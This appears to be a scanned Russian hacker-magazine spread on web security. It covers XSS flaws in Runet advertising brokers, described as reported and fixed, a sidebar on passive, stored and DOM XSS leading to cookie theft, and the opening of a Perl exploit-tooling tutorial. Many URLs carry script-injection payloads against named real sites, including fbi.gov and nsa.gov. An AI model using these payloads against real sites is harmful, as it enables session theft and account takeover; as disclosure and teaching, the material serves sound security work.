Также удаленный контроль через XSS может быть использован для более глобальных атак, начиная от захвата сайтов (которые просто так не взломаешь) и заканчивая атаками на локальные машины и локальные сети предприятий (http://websecurity.com.ua/369/).

**Q: Что посоветуешь тем, кто только проектирует свой будущий ресурс?**
**A:** Уже на этапе проектирования уделяй внимание безопасности. И пиши корректный код. А для этого, конечно, нужен опыт и знания. Читай информацию по теме, например мое руководство по безопасности (http://websecurity.com.ua/security/), предназначенное для веб-разработчиков.

Проверяй свои веб-сайты, веб-приложения и веб-системы на уязвимости — проводи аудиты безопасности. По возможности делай это на начальном этапе. Но и для уже существующих проектов эти же мероприятия не менее актуальны. И не забывай после внесения изменений в веб-приложения проводить повторные проверки.

Основная задача — увеличение уровня безопасности каждого сайта в отдельности и, соответственно, интернета в целом. Ведь если каждый будет думать о безопасности еще на этапе проектирования сайта, то и ломать будет нечего. Пока же до этого далеко… **C**

**http://websecurity.com.ua/120/**
статистика веб-атак

**http://websecurity.com.ua/127/**
хакинг сайта через уязвимости в коде внешних систем

**http://websecurity.com.ua/474/**
хакерская активность в uанете в 2006 году

**http://websecurity.com.ua/security/**
руководство по безопасности

**http://websecurity.com.ua/378/**
уязвимость на www.iss.net

**http://online.xspider.ru**
XSpider Online

**http://websecurity.com.ua/security-pack/**
MustLive Security Pack

**http://websecurity.com.ua/3/**
Cross-Site Scripting на Яндексе

**http://websecurity.com.ua/36/**
новые уязвимости на Яндексе

**http://websecurity.com.ua/398/**
уязвимости в Yandex-Direct

**http://websecurity.com.ua/11/**
Cross-Site Scripting на Рамблере

**http://websecurity.com.ua/17/**
новая уязвимость на Рамблере

**http://websecurity.com.ua/23/**
XSS на lenta.ru

**http://websecurity.com.ua/40/**
новая XSS-уязвимость на Рамблере

**http://websecurity.com.ua/149/**
уязвимость на lenta.ru

**http://websecurity.com.ua/405/**
уязвимость на drive.mail.ru

**http://www.securitylab.ru/analytics/271169.php**
подделка заголовков HTTP-запроса с помощью Flash ActionScript

**http://websecurity.com.ua/18/**
межсайтовый скриптинг в Shockwave Flash

**http://websecurity.com.ua/373/**
Flash plugin HTTP header injection

**http://websecurity.com.ua/361/**
XSS для удаленного контроля

**http://www.securitylab.ru/analytics/271931.php**
продвинутый межсайтовый скриптинг с удаленным контролем в реальном времени

**http://websecurity.com.ua/369/**
использование уязвимостей на локальных машинах

# шаманские дела

## Реклама с подвохом

МНОГИЕ ВЕБ-МАСТЕРА ЗАДУМЫВАЛИСЬ О ЗАРАБОТКЕ ЗА СЧЕТ РАЗМЕЩЕНИЯ РЕКЛАМЫ НА СВОИХ САЙТАХ. ПОДОБНЫЕ СЕРВИСЫ СУЩЕСТВУЮТ В РУНЕТЕ И ИХ ЧИСЛО ПОСТОЯННО РАСТЕТ. НО В ИНТЕРНЕТ-РЕКЛАМЕ ЕСТЬ СВОИ ПОДВОДНЫЕ КАМНИ.

Евгений Докукин aka Mustlive
mustlive@websecurity.com.ua

Речь идет о рекламных интернет-брокерах. Это одна из наиболее динамичных категорий в рекламном секторе рунета (помимо баннерных сетей, рекламных агентств и частных рекламных поползновений). Среди форматов, поддерживаемых рекламными брокерами, можно выделить баннерную рекламу (различных размеров, обычно форматов gif и jpg), флеш-рекламу (формат swf) и текстовую (в том числе и контекстную). Оплата, соответственно, за клики, показы и за время размещения. Каждый брокер имеет свои особенности и свои плюсы, предлагая различные услуги для веб-мастеров и рекламодателей. Через брокеров интернет-рекламы ежедневно проходят денежные потоки, и это могут быть весьма солидные суммы.

Подобная ситуация привлекает к рекламным брокерам внимание в том числе и злоумышленников. Проанализируем ситуацию на рынке рекламных интернет-брокеров рунета. В контексте безопасности и, в частности, Cross-Site Scripting уязвимостей.

XSS-уязвимости могут быть использованы с целью захвата учетной записи пользователя, для получения конфиденциальной информации и денег, накопленных на пользовательском аккаунте.

Ниже мы приведем примеры некоторых брокеров, на сайтах которых имели место уязвимости (данный список не полон, и не стоит считать, что у других интернет-брокеров таких проблем не бывает). Все приведенные примеры, исходя из здравого смысла и этических соображений, содержат XSS-уязвимости, о которых сами интернет-брокеры знают и которые уже исправлены. Это сделано в целях безопасности самих брокеров и их участников. Также следует понимать, что мы ратуем за безопасность и надеемся, что примеры помогут всем осознать серьезность ситуации и проверить собственные проекты на аналогичные уязвимости. Использование же примеров XSS-уязвимостей где бы то ни было — на совести (а, следовательно, и ответственности) читателя.

РЕКЛАМНЫЕ ИНТЕРНЕТ-БРОКЕРЫ ПРЕДСТАВЛЯЮТ ЛАКОМЫЙ КУСОК ДЛЯ ЗЛОУМЫШЛЕННИКОВ, ПОТОМУ ЧТО ЧЕРЕЗ НИХ ПРОКАЧИВАЮТСЯ ДОСТАТОЧНО МОЩНЫЕ ДЕНЕЖНЫЕ ПОТОКИ

→ **www.clx.ru.** XSS-уязвимости имели место, но администраторы сделали основной упор на совершенствовании системы авторизации, введя дополнительное ограничение времени сессии и привязку сессии к IP-адресу. Это позволило повысить безопасность системы в целом, частично оградив ее от потенциальных XSS. Но 100% защиты такой подход не дает, и периодически приходится отлавливать и исправлять найденные уязвимости.

→ **www.prospero.ru, www.procontext.ru, www.seopoint.ru.** Все три проекта принадлежат одним и тем

же людям, просто ориентированы на разную целевую аудиторию. К примеру, PROCONTEXT — это контекстная реклама, которая ранее была доступна в самом PROSPERO, но затем ее искусственно выделили в отдельный проект, чтобы развязать руки основному проекту при совершенствовании кода и функциональности.

Уязвимости в этих системах обнаруживались неоднократно, но надо отдать должное оперативности администраторов, которые делали любые проблемы достоянием истории, оперативно внося необходимые изменения. Также они серьезно повысили безопасность, усовершенствовав систему авторизации, введя дополнительные ограничения по времени сессии и привязке сессии к IP-адресу (аналогия с CLX).

Приведем XSS-уязвимость, которая имела место на форумах всех трех проектов (движок один и тот же). Она затаилась в параметре search_words для поиска по форуму:

```
http://www.prospero.ru/forum_search?search=1&search_words=%27%3E%3Cscript%3Ealert%28document.cookie%29%3C%2Fscript%3E
http://procontext.ru/forum_search?search=1&search_words=%27%3E%3Cscript%3Ealert%28document.cookie%29%3C%2Fscript%3E
http://seopoint.ru/forum_search?search=1&search_words=%27%3E%3Cscript%3Ealert%28document.cookie%29%3C%2Fscript%3E
```

➜ **www.mainlink.ru.** Пример эксплуатации имевшей место уязвимости:

```
http://mainlink.ru/find/?what=%3Cscript%3Ealert(document.cookie)%3C/script%3E
```

➜ **www.setlinks.ru.** Пример эксплуатации имевшей место уязвимости — на странице http://www.setlinks.ru/partner/editpage.html?id=xxxx при отправке POST-запроса (в полях «Разделитель» и «Класс ссылок»):

```
"><script>alert(document.cookie)</script>
```

➜ **www.adbroker.ru.** Пример эксплуатации имевшей место уязвимости:

```
http://adbroker.ru/user_partner.php?action=adv_queries&uarq_order=4%22%3E%3Cscript%3Ealert(document.cookie)%3C/script%3E
http://adbroker.ru/get_code.php?scid=2484&lid=1&css_class=%22%3E%3Cscript%3Ealert(document.cookie)%3C/script%3E
```

➜ **www.affiliatenetwork.ru.** Пример эксплуатации имевшей место уязвимости:

```
http://www.affiliatenetwork.ru/affiliates_new/viewpaid.php?kol_zap_str=%22%3E%3Cscript%3Ealert(document.cookie)%3C/script%3E
```

➜ **www.link.ru.** Один из немногих интернет-брокеров, администраторы которого, к сожалению,

**XSS на www.fbi.gov** **(1)**

```
http://www.fbi.gov/cgi-bin/outside.cgi?javascript:alert('XSS')
http://www.fbi.gov/cgi-bin/outside.cgi?javascript:alert(document.cookie)
http://www.fbi.gov/cgi-bin/outside.cgi?http://websecurity.com.ua
```

**XSS на www.nsa.gov** **(2)**

```
http://www.nsa.gov/snac/downloads_db.cfm?MenuID=%22%3E%3Cimg%20src=javascript:alert(%22XSS%22)%3E
alert(«XSS»), только IE
http://www.nsa.gov/snac/downloads_db.cfm?MenuID=%22%3E%3Cimg%20src=javascript:alert(document.cookie)%3E
alert(document.cookie), только IE
http://www.nsa.gov/snac/downloads_db.cfm?MenuID=%22%3E%3Cimg%20src=javascript:document.location=%22http://websecurity.com.ua%22%3E
```

занимаются безопасностью проекта спустя рукава. В системе достаточно долго существовали рабочие XSS-уязвимости, о которых администрация была оповещена.

**пример эксплуатации этой уязвимости:**

```
http://www.link.ru/?sid=%27%3E%3Cscript%3Ealert(document.cookie)%3C/script%3E
http://www.link.ru/adv.cgi?sid=%27%3E%3Cscript%3Ealert(document.cookie)%3C/script%3E
http://www.link.ru/reklama.cgi?sid=%27%3E%3Cscript%3Ealert(document.cookie)%3C/script%3E
http://www.link.ru/siteowner.cgi?sid=%27%3E%3Cscript%3Ealert(document.cookie)%3C/script%3E
http://www.link.ru/contact.cgi?sid=%27%3E%3Cscript%3Ealert(document.cookie)%3C/script%3E
http://www.link.ru/stats.cgi?sid=%27%3E%3Cscript%3Ealert(document.cookie)%3C/script%3E
http://www.link.ru/faq.cgi?sid=%27%3E%3Cscript%3Ealert(document.cookie)%3C/script%3E
http://www.link.ru/?sid=%27%3E%3Cscript%3Edocument.location%3D'http://websecurity.com.ua'%3C/script%3E
```

➔ **www.context.meta.ua.** Пример эксплуатации имевшей место уязвимости:

```
http://context.meta.ua/?mode=phrase&phrase=%3Cscript%3Ealert(document.cookie)%3C/script%3E
```

➔ **уязвимости в партнерском коде.** Упомянутые в системах контекстной рекламы (procontext.ru и context.meta.ua) XSS-уязвимости находятся в интерфейсах самих систем. Но возможны еще и атаки на сайты участников данных систем через уязвимости в партнерском коде, — если системы предлагают размещать партнерский код на сайте, особенно в случае интеграции рекламы с локальным поиском на сайте. (XSS-уязвимости в кодах систем ДиректЯндекс и Бегун).

➔ **www.begun.ru.** Хотя уязвимость была в контекстном коде Бегуна, она ставила под вопрос безопасность кода сайтов-партнеров, в данном примере — сайта Рамблера:

```
http://www.rambler.ru/srch?words=%D2%E5%F1%F2%22%3E%3Cscript%3Ealert(document.cookie)%3C/script%3E
```

Эта уязвимость относится к типу XSS в DOM и может быть опасна для всех посетителей сайта.

➔ **http://direct.yandex.ru.** В ДиректЯндексе имела место XSS-уязвимость, причем как собственная (в самой системе), так и уязвимость в коде, который используется сайтами-партнерами (на примере сайта itnews.com.ua):

```
http://itnews.com.ua/s.cgi?page=2'%3Balert(document.cookie)%3Ba='&q=%F2%E5%F1%F2
http://itnews.com.ua/s.cgi?page=2'%3Bdocument.location%3D'http://websecurity.com.ua'%3Ba='&q=%F2%E5%F1%F2
```

Эта уязвимость так же относится к типу XSS в DOM и может быть использована против всех посетителей сайта. Сейчас все эти уязвимости уже нейтрализованы.

➔ **заключение.** К сожалению, и сейчас ситуация с уязвимостями XSS на сайтах некоторых интернет-брокеров складывается не лучшим образом. А сидеть на «пороховой бочке» и ждать, когда рванет, — не самый лучший выход. Но с каждой исправленной XSS дырой ситуация улучшается. Поэтому призываем администраторов серьезнее относится к проблеме безопасности и проверить свои проекты, как минимум, на наличие описанных выше уязвимостей. **C**

## ВИДЫ XSS-АТАК

Cross-Site Scripting (также CSS и XSS) уязвимости в контексте веба (веб-приложения и веб-системы) — уязвимости на сайтах, которые могут привести к выполнению заданного нападающим кода в контексте браузера пользователя, атакованного злоумышленником. Другими словами, это уязвимость в веб-приложениях с некорректно работающими фильтрами входящей информации, которая не проверяется должным образом перед тем, как вернуть результат пользователю.

Среди возможных атак на пользователей рекламных интернет-брокеров с применением XSS можно выделить следующие: пассивный XSS, активный XSS и XSS в DOM. Каждая имеет свои особенности и позволяет злоумышленнику провести атаку на участника системы, вплоть до захвата аккаунта.

**Пассивный XSS.** Самый распространенный вид XSS. Для успешной атаки участник должен быть в системе (и в его кукисах должна храниться информация об авторизации). После этого злоумышленник, подготовив соответствующий рабочий XSS-код для уязвимой страницы, должен каким-то образом заставить пользователя системы исполнить его. Это возможно как путем сообщения жертве (по той же аське) «ссылки» на страницу (останется только убедить пользователя зайти на эту страницу), так и размещения «ссылки» на какомто сайте (при этом можно спрятать истинный адрес, чтобы пользователь ничего не заподозрил). После того как жертва, ничего не подозревая, попадет в ловушку, срабатывает «злобный» код и нападающий получает кукис жертвы с авторизационной информацией. При этом жертва пропускает все мимо глаз и ушей.

После получения конфиденциальных данных с кукисами участника системы злоумышленник может использовать их для входа в систему рекламного интернет-брокера от его имени с последующим нанесением ущерба как «обворованному» участнику, так и самому интернет-брокеру.

**Активный XSS.** Это менее распространенный вид XSS. Но данная уязвимость опаснее, так как может нанести вред большему количеству участников и процесс такой атаки более упрощенный по сравнению с пассивным XSS.

Злоумышленник, использовав активную XSS-уязвимость, заносит приготовленный XSS-код в базу данных системы рекламного интернет-брокера. И далее ему не нужно морочить себе голову заманиванием жертвы в ловушку, так как она попадается сама, просто зайдя в аккаунт системы и посетив ту страницу, где отображаются данные из БД (вместе с кодом злоумышленника). Получается, жертва самостоятельно отдает свои кукисы, опять же, ничего не заметив.

Получив конфиденциальные данные с кукисами участника системы, злоумышленник, как и в первом случае, может использовать их для входа в систему рекламного интернет-брокера от имени юзера с последующим захватом аккаунта.

**XSS в DOM (DOM Based XSS).** Отдельный и весьма опасный вид уязвимостей межсайтового скриптинга — стандартные фильтры против классических XSS в этом случае не помогут.

Методика атаки подобна методике в случае пассивного XSS. Точно так же злоумышленник подготавливает злонамеренный код для уязвимой страницы и заманивает в ловушку пользователя системы. После чего получает его кукис и контроль его аккаунта. Принципиальная разница — в особенностях работы XSS в DOM — фильтры, направленные на классические XSS, не помогают (к примеру, фильтрация угловых скобок), и заданный код выполняется на уязвимой странице.

Подобные уязвимости могут встречаться как в коде систем рекламных интернет-брокеров, так и в партнерском коде системы контекстной рекламы.


**http://en.wikipedia.org/wiki/Cross_site_scripting**
Cross-Site Scripting

**www.securitylab.ru/analytics/275087.php**
межсайтовый скриптинг через DOM

**http://websecurity.com.ua/127/**
хакинг сайта через уязвимости в коде внешних систем

**http://websecurity.com.ua/9/**
журналы BugsWeek

**http://websecurity.com.ua/90/**
уязвимость на mainlink.ru

**http://websecurity.com.ua/109/**
уязвимость на mainlink.ru

**chttp://websecurity.com.ua/137/**
уязвимость на adbroker.ru

**http://websecurity.com.ua/250/**
уязвимость на adbroker.ru

**http://websecurity.com.ua/323/**
уязвимость на www.link.ru

**http://websecurity.com.ua/260/**
уязвимость на www.link.ru

**http://websecurity.com.ua/17/**
уязвимость на Рамблере

**http://websecurity.com.ua/398/**
уязвимости в ДиректЯндексе

**http://websecurity.com.ua/397/**
уязвимости на itnews.com.ua

# безыгольные инъекторы

## Инструментарий кодера эксплойтов под Perl

ИНОГДА ТРЕБУЕТСЯ АВТОМАТИЗИРОВАТЬ ПРОЦЕСС ПОИСКА УЯЗВИМОСТИ ИЛИ БЫСТРО ПРОВЕРИТЬ ВАРИАНТЫ ИСПОЛЬЗОВАНИЯ КАКОГО-ЛИБО НЕДОЧЕТА В КОДЕ. КОДИТЬ ДЛЯ КАЖДОГО ТАКОГО СЛУЧАЯ НА «СИ» СЛИШКОМ УТОМИТЕЛЬНО И НЕРАЦИОНАЛЬНО. В ЭТОМ СЛУЧАЕ НАМ НА ПОМОЩЬ ПРИДЕТ PERL, КОТОРЫЙ ПОЗВОЛЯЕТ БЫСТРО ПИСАТЬ КОРОТКИЕ И ФУНКЦИОНАЛЬНЫЕ ЭКСПЛОЙТЫ.

Insider
brain_insider@mail.ru

Эта статья не является руководством по программированию на Perl, равно как и не является руководством по написанию эксплойтов: в ней мы коротко рассмотрим основные инструменты, которые могут для этого потребоваться.

Если ты опытный секьюрити-специалист и знаешь «что почем» в мире сетевой безопасности, то следующий абзац можешь смело пропустить. В случае же, если ты только планируешь приступить к написанию собственных эксплойтов и подыскиваешь инструменты, я представлю твоему вниманию один такой и обосную, чем и как он может быть полезен. Для чтения этой статьи необходимы лишь базовые знания Perl, так что не стоит пугаться, если этот язык тебе не знаком. Примеры просты настолько, что, при наличии опыта программирования на любом другом языке, ты легко сможешь в них разобраться.

А для начала давай вспомним, что же такое эксплойт, как его писать, и, главное, чем нам в этом нелегком деле может помочь Perl.

Итак, эксплойт (exploit, англ.) в переводе с вражеского означает «использовать, пользоваться, эксплуатировать». В нашем случае мы эксплуатируем уязвимости, найденные в атакуемом софте. Таким образом, эксплойт — это код, который создает условия для использования и использует некоторую уязвимость в атакуемом приложении с некими, несомненно зловещими, целями. Что же это могут быть за цели? Да какие угодно, начиная DoS-атакой на клиентский компьютер и заканчивая выполнением зловредного шелл-кода на сервере. Понятно, что тип эксплойта зависит от типа уязвимости и целей, которые преследует взломщик. Однако есть наиболее общий класс задач, в контексте которых мы и приглядимся к Perl.

Наиболее часто приходится писать удаленные эксплойты, которые не подразумевают наличия прямого доступа к целевой машине, а используют предоставляемый этой машиной удаленный сервис. Что нам может потребоваться для написания удаленного эксплойта? Очевидно, модули, позволяющие формировать соединения на всех уровнях стека протоколов TCP/IP. Почему я рекомендую использовать для этих целей Perl? Perl, на мой взгляд, чрезвычайно прост в освоении. Для человека, знакомого с C/C++, освоение синтаксиса Perl займет максимум день-два. Для примера, один мой знакомый ;), когда того потребовала ситуация, освоил основные инструменты Perl и написал первый скрипт на 200-300 строк в течение 10 часов. Надо заметить, что он отнюдь не полиглот. Perl чрезвычайно гибок и не навязывает какой-то конкретный стиль программирования. Есть Perl-скрипты, которые при поверхностном просмотре сложно отличить от C, есть написанные в «родном» для Perl скриптовом стиле. Существует много способов сделать одно и то же, и для каждой конкретной задачи ты волен выбирать тот инструмент, который тебе представляется самым подходящим — это основная идеология Perl. Мало того, по количеству возможностей это один из самых богатых языков — одни регулярные выражения чего стоят. Следует отметить, что на Perl можно писать очень короткие и при этом чрезвычайно функциональные скрипты. Помимо этого, язык позволяет развивать нехилую скорость разработки, в сравнении с тем же C, обладая, как уже было сказано, вполне достаточной функциональностью. Например, я, да и не я один, часто использую Perl для написания прикидочного макета будущей утилиты. И как только становится ясно, как следует организовать код и какие возможны узкие места, можно приступать к переписыванию кода на компилируемом языке (например, C), если, конечно, скорость выполнения является критичной. Ах да, совсем забыл: основной и самый жирный бонус Perl — это склад готовых решений на все случаи жизни — CPAN (подробней читай на врезке). Если возникает желание написать «какую-нибудь полезную библиотечку», то с большой вероятностью что-то подобное уже есть на CPAN. Еще Perl позволяет осуществлять работу с системой на низком уровне (к примеру, реализована работа с системными вызовами и сигналами Unix, что может быть крайне полезно при написании эксплойтов).

Ну и, наконец, Perl обладает неиллюзорной переносимостью, что также чрезвычайно важно. Если возникнет необходимость запустить удаленный эксплойт на каком-либо шелле, это получится почти наверняка, невзирая на установленную на шелле операционную систему. Конечно, если код не будет опираться на особенности конкретной операционки, и на нужной нам машине будет установлен Perl-интерпретатор. Об особенностях Perl можно говорить очень долго, но данная статья немного не об этом :). В общем, я уверен, что всем, кто только начинает писать свои эксплойты, стоит попробовать делать это на Perl, как на самом выигрышном по соотношению «затраты/результат» инструменте.

➔ **простая работа с www.** Что может нам в первую очередь понадобиться при написании удаленного эксплойта на web-интерфейс? Конечно же, возможность формировать HTTP-запросы и обрабатывать ответы. Например, при реализации эксплойта, использующего SQL-инъекцию или переполнение буфера (да и вообще, любую уязвимость, основанную на недостаточной фильтрации параметров web-скриптов), это, фактически, единственное, что нам понадобится.

Первая библиотека, которая нам пригодится — LWP (LWP — The World-Wide Web library for Perl). По названию уже примерно понятно, что с помощью этой библиотеки можно работать с www, и сейчас мы выясним, как именно это делается. Итак, эта библиотека представляет собой набор модулей для простой работы с www: с ее помощью мы можем формировать запросы к каким угодно стандартным сервисам (ftp, http, file, smtp, etc.) и даже посылать e-mail'ы. Однако надо помнить, что проверка правильности запросов целиком ложится на нас, так как сам LWP-модуль не гарантирует, что, послав кривой запрос на какой-либо сервер, ты получишь хоть какой-то ответ. Работа этого модуля основана на HTTP-style соединении, то есть соединении по типу «запрос-ответ». Работает все это очень просто. В начале мы формируем объект запроса HTTP::Request (не стоит пугаться упоминания протокола HTTP в названии класса — он указывает на используемую идеологию соединения и никак не ограничивает их возможный тип), после чего передаем его в метод request класса LWP::UserAgent, который представляет собой интерфейс, скрывающий всю низкоуровневую работу с сетью и возвращающий ответ в виде объекта HTTP::Response. Сам по себе объект LWP::UserAgent содержит много атрибутов, которые конфигурируют его взаимодействие с сетью. В частности, при работе с HTTP некоторые атрибуты встраиваются в HTTP-заголовок. Рассмотрим основные атрибуты объекта HTTP::Request:

- METHOD — СТРОКА, ИДЕНТИФИЦИРУЮЩАЯ ТИП ЗАПРОСА (НАИБОЛЕЕ ЧАСТО ИСПОЛЬЗУЮТСЯ POST, GET, PUT И Т.Д.).
- URI (UNIFORM RESOURCE IDENTIFIER) — СТРОКА, СОДЕРЖАЩАЯ ПРОТОКОЛ, СЕРВЕР И ИМЯ ЗАПРАШИВАЕМОГО «ДОКУМЕНТА», КОТОРАЯ МОЖЕТ СОДЕРЖАТЬ И ДРУГИЕ ПАРАМЕТРЫ, ОБРАБАТЫВАЕМЫЕ СЕРВЕРОМ, НАПРИМЕР, «HTTP:://MEGASITING.EE:-8080/SCRIPT.CGI?PARAM=PAM&PAM=PAM».
- HEADERS — В ОБЩЕМ СЛУЧАЕ — ДОПОЛНИТЕЛЬНАЯ ИНФОРМАЦИЯ О ЗАПРОСЕ В ВИДЕ ПАР «КЛЮЧ-ЗНАЧЕНИЕ». В СЛУЧАЕ HTTP-СОЕДИЕНИЯ — ПАРАМЕТРЫ ЗАГОЛОВКА.
- CONTENT — ДАННЫЕ, ЕСЛИ ОНИ НЕОБХОДИМЫ. ОТВЕТ СЕРВЕРА, КАК УЖЕ БЫЛО УПОМЯНУТО — ЭТО ОБЪЕКТ HTTP::RESPONSE, СОДЕРЖАЩИЙ СЛЕДУЮЩИЕ ПАРАМЕТРЫ, ДОСТУПНЫЕ С ПОМОЩЬЮ ОДНОИМЕННЫХ МЕТОДОВ:
  1. CODE — КОД ОТВЕТА СЕРВЕРА (200 — ВСЕ НОРМАЛЬНО, 404 — FILE NOT FOUND, 500 — ОШИБКА ПРИ ОБРАБОТКЕ СКРИПТА...);
  2. MESSAGE — КРАТКОЕ ПОЯСНЕНИЕ КОДА ВОЗВРАТА (В УДОБОЧИТАЕМОЙ ФОРМЕ);
  3. HEADERS — ПАРАМЕТРЫ ЗАГОЛОВКА ОТВЕТА. В ОБЩЕМ СЛУЧАЕ — ОПИСАНИЕ КОНТЕНТА;
  4. CONTENT — СОБСТВЕННО, ДАННЫЕ.

Продемонстрируем, как все это работает на примере доступа к HTTP-серверу (листинг 1).

Как мы видим, все очень просто. В первой строчке мы подключаем модуль LWP::UserAgent, после чего создаем новый объект. Надо заметить, что конструкторы в Perl обычно понимают гибкий набор параметров. Это связано с особенностями реализации ОО-подхода и способом передачи параметров в методы класса (мы не будем углубляться в эту тему в рамках данной статьи, так как она тянет на отдельный спец-выпуск). Например, LWP::UserAgent может принимать в качестве параметров пустой список или набор из пар «ключ-значение»: LWP::UserAgent->new(from→'pupkin@gov.no', agent->'MyMegaMailSender/2.5.7', …) # при формировании SMTP-запроса.

В третьей строке приведенного листинга мы меняем один из атрибутов запроса — agent, который служит для идентификации нашего приложения. В случае HTTP-запроса, этот атрибут встра-

## CPAN (Comprehensive Perl Archive Network)

CPAN (COMPREHENSIVE PERL ARCHIVE NETWORK) — ЭТО ОГРОМНЫЙ АРХИВ ВСЕВОЗМОЖНОГО СОФТА НА PERL И ДОКУМЕНТАЦИИ К НЕМУ, КОТОРЫЙ РАСПОЛАГАЕТСЯ ПО АДРЕСУ CPAN.ORG. СТРАНИЦА SEARCH.CPAN.ORG — САМАЯ ПОСЕЩАЕМАЯ СТРАНИЦА WEB-РАЗРАБОТЧИКА, ИСПОЛЬЗУЮЩЕГО В СВОЕЙ РАБОТЕ PERL. ОНА СОДЕРЖИТ ВСЮ НЕОБХОДИМУЮ ДОКУМЕНТАЦИЮ ПО СТАНДАРТНЫМ ВОЗМОЖНОСТЯМ PERL И НЕВЕРОЯТНУЮ КУЧУ ВСЕВОЗМОЖНЫХ ГОТОВЫХ РЕШЕНИЙ, КОТОРЫЕ ОБЫЧНО ХОРОШО ДОКУМЕНТИРОВАНЫ. ЛИЧНО У МЕНЯ ОБДУМЫВАНИЕ КАКОЙ-ЛИБО ЗАДАЧИ НАЧИНАЕТСЯ С ПОХОДА НА CPAN.ORG И ПОИСКА СООТВЕТСТВУЮЩИХ МОДУЛЕЙ. ЧАЩЕ ВСЕГО НУЖНЫЕ МНЕ МОДУЛИ НАХОДЯТСЯ, ЧТО ОЧЕНЬ, ОЧЕНЬ СИЛЬНО ЭКОНОМИТ ВРЕМЯ, КОТОРОЕ, КАК ИЗВЕСТНО — ДЕНЬГИ. ПО ШИРОКО РАСПРОСТРАНЕННОМУ МНЕНИЮ, CPAN — ЭТО ЕДИНСТВЕННАЯ СТРАНИЦА, КОТОРАЯ НУЖНА ДЛЯ ПОЛНОЦЕННОЙ РАБОТЫ С PERL. ДОБАВИТЬ СВОЙ МОДУЛЬ В ЭТОТ АРХИВ МОЖЕТ КТО УГОДНО, ЧТО ПОМИМО НЕСОМНЕННЫХ БЛАГ ПОРОЖДАЕТ И РЯД ПРОБЛЕМ. ИСПОЛЬЗУЯ МОДУЛИ, СКАЧАННЫЕ С CPAN, ТЫ ДЕЙСТВУЕШЬ НА СВОЙ СТРАХ И РИСК, ИБО ОНИ ПОСТАВЛЯЮТСЯ БЕЗ КАКИХ ЛИБО ГАРАНТИЙ. ЧАСТО БЫВАЕТ ТАК, ЧТО ЭТИ МОДУЛИ ПРОСТО-НАПРОСТО НЕ РАБОТАЮТ. НО ВСЕ-ТАКИ ЗНАЧИТЕЛЬНО БОЛЬШЕ ТЕХ, КОТОРЫЕ РАБОТАЮТ НОРМАЛЬНО. ЧТОБЫ ОЦЕНИТЬ МОЩЬ ЭТОГО АРХИВА, ПРЕДЛАГАЮ ТЕБЕ ЗАЙТИ НА SEARCH.CPAN.ORG И ПОПРОБОВАТЬ ТАКИЕ ЗАПРОСЫ, КАК «WWW», «NET», «RSS» И ТАК ДАЛЕЕ. ДУМАЮ, ТЫ БУДЕШЬ УДИВЛЕН ОБИЛИЕМ ПРЕДЛАГАЕМЫХ РЕШЕНИЙ. БЕЗУСЛОВНО, CPAN — ЭТО ОДИН ИЗ САМЫХ ВЕСОМЫХ ПЛЮСОВ PERL, КОТОРЫЙ ПОДОГРЕВАЕТ ЛЮБОВЬ ЕГО ПОКЛОННИКОВ.


**Comprehensive Perl Archive Network**

ивается в заголовок, идентифицируя браузер. Далее мы формируем объект класса HTTP::Request и передаем его в качестве параметра в метод request, после чего обрабатываем полученный результат. Метод is_success (существует также обратный метод is_error) проверяет код ответа сервера и возвращает 1 в случае успеха. Думаю, скрипт достаточно прост и не требует дополнительных комментариев.

Несмотря на то, что весь основной функционал реализован в рамках объектно-ориентированной концепции, есть возможность использовать и краткий процедурный интерфейс, которого может хватить в большинстве случаев. Реализована эта возможность в виде модуля LWP::Simple, в котором доступны следующие методы:

- **GET($URL)** — ПОЛУЧАЕТ ДОКУМЕНТ, УКАЗАННЫЙ В $URL, ГДЕ $URL — СТРОКА;
- **HEAD($URL)** — ПОЛУЧАЕТ ПАРАМЕТРЫ ЗАГОЛОВКА ОТВЕТА;
- **GETPRINT($URL)** — ПОЛУЧАЕТ И РАСПЕЧАТЫВАЕТ ОТВЕТ, ВОЗВРАЩАЕТ КОД ОТВЕТА СЕРВЕРА;
- **GETSTORE($URL, $FILE)** — ПОЛУЧАЕТ И СОХРАНЯЕТ ОТВЕТ В $FILE, ВОЗВРАЩАЕТ КОД ОТВЕТА СЕРВЕРА.

Вообще, библиотека эта достаточно мощная и может быть использована даже для написания своего маленького HTTP-сервера. Для подробного рассказа обо всех возможностях LWP потребовался бы объем всего журнала. Например, с помощью LWP можно работать через Proxy, и много чего еще полезного делать. Однако идем дальше.

→ **низкоуровневая работа с протоколами.** Если в процессе написания эксплойта возникает необходимость спуститься с прикладного уровня ниже по стеку протоколов, то и тут Perl предоставит нам достаточный набор инструментов. Для начала рассмотрим, как же организовать клиент-серверное соединение под Perl. Для решения этой задачи в стандартную поставку Perl включен пакет IO::Socket, который и обеспечивает базовую функциональность сокетов. Этот класс имеет множество подклассов, которые наследуют все его методы и обеспечивают более конкретную функциональность (например, IO::Socket::INET для работы с TCP- и UDP-сокетами, IO::Socket::SSL для работы с защищенным соединением и так далее). Помимо этого класса, в Perl существует базовый модуль Socket, который просто реализует функционал стандартной C-библиотеки Socket.h и является модулем более низкого уровня, чем IO::Socket.

Чтобы создать TCP-клиент, который бы соединялся с каким-либо сервером, с помощью IO::Socket::INET, достаточно следующего простого кода:

```
use IO::Socket::INET;
my $socket = IO::Socket::
INET->new(PeerAddr->$remote_host,
PeerPort->$remote_port, Proto->
«tcp», Type->SOCK_STREAM)
      or die «Can't open connection
with $remote_host:$remote_port: $!\n»;
print $socket 'Save the planet — kill
yourself!';
$answer = <$socket>;
close($socket);
```

В первой строчке мы подключаем нужную библиотеку. Во второй строке мы вызываем конструктор класса IO::Socket::INET со следующими параметрами:

- **PEERADDR (СИНОНИМ PEERHOST)** АДРЕС УДАЛЕННОГО СЕРВЕРА В ВИДЕ СТРОКИ 'XX.XX.XX.XX' ИЛИ ИМЕНИ СЕРВЕРА;
- **PEERPORT** — ОЧЕВИДНО, ПОРТ НАЗНАЧЕНИЯ;
- **PROTO** — ПРОТОКОЛ, ПО КОТОРОМУ ПЛАНИРУЕТСЯ УСТАНОВИТЬ СОЕДИНЕНИЕ ('TCP, 'UDP' И ТАК ДАЛЕЕ);
